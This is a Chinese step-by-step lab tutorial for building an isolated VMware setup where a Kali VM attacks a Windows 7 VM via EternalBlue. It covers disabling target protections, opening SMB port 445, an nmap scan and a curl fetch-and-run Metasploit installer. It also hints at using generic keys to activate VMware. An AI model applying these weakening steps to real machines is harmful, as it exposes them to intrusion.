

## 目录

|    |   |    |
|----|---|----|
| 一、 | 虚拟机软件 <b>VMware</b> 的下载与安装.....                             | 2  |
| 二、 | <b>win7</b> 靶机 <b>B</b> 的下载与安装.....                         | 5  |
| 三、 | <b>kali</b> 攻击机 <b>A</b> 的下载与安装.....                        | 15 |
| 四、 | 虚拟网络编辑.....   | 16 |
| 五、 | 靶机 <b>B</b> 的端口与安全设置.....                                   | 16 |
| 六、 | <b>Kali</b> 攻击机 <b>A</b> 攻击 <b>win7</b> 靶机 <b>B</b> 过程..... | 17 |

## 一、 虚拟机软件 VMware 的下载与安装


VMware 是一个虚拟 PC 的软件，可以在现有的操作系统上虚拟出一个新的硬件环境，相当于模拟出一台新的 PC，以此来实现在一台机器上真正同时运行两个独立的操作系统。

官网下载 VMware Workstation 17 Pro，<https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html>。



下载完成后运行 .exe 文件开始安装。




自定义安装界面时勾选这两个选项。



安装完成后不要点“完成”关闭，使用通用批量永久激活秘钥进行激活。




安装完成后重启计算机，VMware 可以使用。




## 二、 win7 靶机 B 的下载与安装

靶机使用 Windows7 操作系统虚拟机，可以在 <https://next.itellyou.cn/Original/Index> 下载 win7 旗舰（2011 年，64 位）版。推荐使用 BT 种子链接（magnet:?xt=urn:btih:E86414F638E11104248108B155BE9408A8362509&dn=cn\_windows\_7\_ultimate\_with\_sp1\_x64\_dvd\_u\_677408.iso&xl=3420557312）进行下载，下载软件推荐使用 qBittorrent（qBittorrent 下载链接：[https://www.foosshub.com/qBittorrent.html?dwl=qbittorrent\\_4.6.2\\_x64\\_setup.exe](https://www.foosshub.com/qBittorrent.html?dwl=qbittorrent_4.6.2_x64_setup.exe)）。

下载完成后得 win7 操作系统的 iso 文件。



在 VMware 主页中选择“创建新的虚拟机”，选择自定义（高级）配置，硬件兼容性默认，选择稍后安装操作系统，选择 Windows7 x64 操作系统，虚拟机命名无要求，选择 BIOS 引导，指定处理器数量为 2（无硬性要求），内存大小默认，网络连接选择 NAT，磁盘大小 30GB（取决于物理机有多大的磁盘，影响不大），将虚拟磁盘拆分成多个文件（不清楚不同选项的差别）。



新建虚拟机向导

×

安装客户机操作系统

虚拟机如同物理机，需要操作系统。您将如何安装客户机操作系统？

安装来源：

☐ 安装程序光盘(D):

无可用驱动器

☐ 安装程序光盘映像文件(iso)(M):

D:\win7os\cn\_windows\_7\_ultimate\_with\_sp1\_x64\_dvd\_

浏览(R)...

☒ 稍后安装操作系统(S)。

创建的虚拟机将包含一个空白硬盘。

帮助

< 上一步(B)

下一步(N) >

取消

新建虚拟机向导

×

选择客户机操作系统

此虚拟机中将安装哪种操作系统？

客户机操作系统

☒ Microsoft Windows(W)

☐ Linux(L)

☐ VMware ESX(X)

☐ 其他(O)

版本(V)

Windows 7 x64

帮助

< 上一步(B)

下一步(N) >

取消

新建虚拟机向导

×

命名虚拟机

您希望该虚拟机使用什么名称?

虚拟机名称(V):

Windows 7 x64

位置(L):

D:\Virtual Machines\Windows 7 x64

浏览(R)...

在“编辑”>“首选项”中可更改默认位置。

< 上一步(B)

下一步(N) >

取消

新建虚拟机向导

×

固件类型

此虚拟机应具备哪种类型的引导设备?

固件类型

☒ BIOS(O)

☐ UEFI(E)

☐ 安全引导(S)

< 上一步(B)

下一步(N) >

取消



新建虚拟机向导

×

处理器配置

为此虚拟机指定处理器数量。

处理器

处理器数量(P):

2

每个处理器的内核数量(C):

1

处理器内核总数:

2

帮助

< 上一步(B)

下一步(N) >

取消

新建虚拟机向导

×

此虚拟机的内存

您要为此虚拟机使用多少内存?

指定分配给此虚拟机的内存量。内存大小必须为 4 MB 的倍数。

128 GB

64 GB

32 GB

16 GB

8 GB

4 GB

2 GB

1 GB

512 MB

256 MB

128 MB

64 MB

32 MB

16 MB

8 MB

4 MB

此虚拟机的内存(M):

2048

MB

最大推荐内存:

13.0 GB

推荐内存:

2 GB

客户机操作系统最低推荐内存:

1 GB

帮助

< 上一步(B)

下一步(N) >

取消

新建虚拟机向导

×

网络类型

要添加哪类网络?

网络连接

☐ 使用桥接网络(R)  
为客户机操作系统提供直接访问外部以太网网络的权限。客户机在外部网络上必须有自己的 IP 地址。

☒ 使用网络地址转换(NAT)(E)  
为客户机操作系统提供使用主机 IP 地址访问主机拨号连接或外部以太网网络连接的权限。

☐ 使用仅主机模式网络(H)  
将客户机操作系统连接到主机上的专用虚拟网络。

☐ 不使用网络连接(T)

帮助

< 上一步(B)

下一步(N) >

取消

新建虚拟机向导

×

指定磁盘容量

磁盘大小为多少?

最大磁盘大小 (GB)(S):

针对 Windows 7 x64 的建议大小: 60 GB

☐ 立即分配所有磁盘空间(A)。  
分配所有容量可以提高性能，但要求所有物理磁盘空间立即可用。如果不立即分配所有空间，虚拟磁盘的空间最初很小，会随着您向其中添加数据而不断变大。

☐ 将虚拟磁盘存储为单个文件(O)

☒ 将虚拟磁盘拆分成多个文件(M)  
拆分磁盘后，可以更轻松地在计算机之间移动虚拟机，但可能会降低大容量磁盘的性能。


帮助

< 上一步(B)

下一步(N) >


取消




安装完成后将 CD/DVD 连接到之前下载的 win7iso 文件。



开启虚拟机，进行 win7 安装，类型选择自定义，用户名 amdin，密码随意，跳过激活，使用推荐设置安装，其余均默认，等待安装完成。








### 三、kali 攻击机 A 的下载与安装

理论上攻击在物理机 Windows 操作系统上就可以实现，但为了方便实现（抄袭）网上教程的内容，使用 Kali Linux 虚拟机作为靶机。

我的物理机处理器是 amd 4800U，不清楚 kali 能否在 intel 处理器的 PC 上使用。

官网下载 <https://www.kali.org/get-kali/#kali-virtual-machines>。由于官网直接下载速度较慢，推荐下载 torrent 后使用 qBittorrent 等工具下载，或者去清华大学开源软件镜像站等地下载。


通过官网下载的压缩包解压后得到一堆 VMDK 文件。



点击 VMware Workstation 工具栏→文件→扫描虚拟机，选择解压出的 kali 文件夹。

之后同 win7 一样设置虚拟机，唯二不同是在操作系统选择时选择 Linux（版本随意，我选的是默认的 Ubuntu）并将虚拟磁盘存储为单个文件（不知道有什么区别）。

## 四、 虚拟网络编辑

VMware 首页工具栏→编辑→虚拟网络编辑器，以管理员身份编辑，即点击“更改设置”。应该已存在 VMnet1 和 VMnet8。VMnet1 为仅主机模式，即只能在该网络内设备间通信和与物理主机通信，无法连接外部网络。默认勾选“将主机虚拟适配器连接到此网络”和“使用本地 DHCP 服务将 IP 地址分配给虚拟机”。VMnet8 为 NAT 模式，虚拟机可以使用主机的 IP 连接到外部网络，同样默认勾选下面两个选项。添加网络 VMnet2，选择仅主机模式，并且取消勾选“将主机虚拟适配器连接到此网络”，作为 B 和 C 的内网。（Vmnet2 目前用不上，B 和 C 的连接方式还不确定）。

为了方便记忆，我这里将 Vmnetx 的“子网 IP”改成了 192.168.x.0，DHCP 设置中的起始 IP 和结束 IP 分别设为 192.168.x.128 和 192.168.x.254。

在 VM 主页的虚拟机设置上，网络连接选择“自定义”，可以选择设定好的 VMnet1、VMnet2 和 VMnet8。将 win7 添加一个设备“网络适配器 2”，“网络适配器”连接到 VMnet1，“网络适配器 2”连接到 VMnet2。

## 五、 靶机 B 的端口与安全设置

为了能使 win7 接受通信，需要修改默认的防火墙设置。

开始菜单→控制面板→系统和安全→Windows 防火墙→高级设置→入站规则，启用两个“文件和打印机共享（回显请求 - ICMPv4-In）”规则，设为允许连接。

控制面板→网络和 Internet→网络和共享中心→更改高级共享设置，设为启用文件和打印机共享。

永恒之蓝 ms17-010 使用 445 端口，因此需要打开 win7 的 445 端口，win+r 或者在开始菜单的搜索栏搜索运行，再输入 regedit，进入注册表编辑器。HKEY\_LOCAL\_MACHINE→SYSTEM→CurrentControlSet→services→NetBT→Parameters，若存在就修改，不存在则新建，SMBDeviceEnabled 项，类型是 REG\_DWORD，值为 1。

在开始菜单的搜索栏搜索 cmd，进入命令行操作工具，输入 netstat -an，看到出现使用 TCP 协议的 0.0.0.0.445 端口，状态 LISTENING。



## 六、 Kali 攻击机 A 攻击 win7 靶机 B 过程

在 win7 的命令行输入 `ipconfig`，能查看当前的网络连接，我这里本地连接的 IPv4 地址为 192.168.1.129，本地连接 2 的 IPv4 地址为 192.168.2.128。

将 kali 的网络适配器设置到 VMnet1，与靶机 B 连接在同一个网络。

打开 kali，出现登录界面，较新版本 kali 的用户名和密码均为 kali。进入后点击上方栏中的 Terminal Emulator 进入终端。输入 `sudo su`，输入密码 kali 后获得 root 身份（输入密码时不会现实输入了多少字符，输入后按回车即可）。

输入 `ifconfig`，查看网络，我这里第二行为 `inet 192.168.1.128 netmask 255.255.255.0 broadcast 192.168.1.255`，即 IPv4 地址为 192.168.1.128。

输入 `ping 192.168.1.129`，即 ping 虚拟机 win7，得到多条类似 64 bytes from 192.168.1.129: icmp\_seq=1 ttl=128 time=0.765 ms 的返回，说明 kali 能 ping 通 win7（该条仅作为检查用，在实际攻击中并不预先知道靶机的地址）。

输入 `nmap 192.168.1.128/24`，扫描 192.168.1 中的主机，得到结果中有如下一段

```
Nmap scan report for 192.168.1.129
Host is up (0.00069s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:43:05:51 (VMware)
```

说明扫描到了 192.168.1.129 存在主机，并且 445 端口开放。

下面使用 metasploit 进行攻击。

似乎新版本 kali 自带，不需要下面步骤

先将 kali 网络适配器连接到 VMnet8，以下载资源。


输入

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb >
msfinstall && \
  chmod 755 msfinstall && \
  ./msfinstall
```

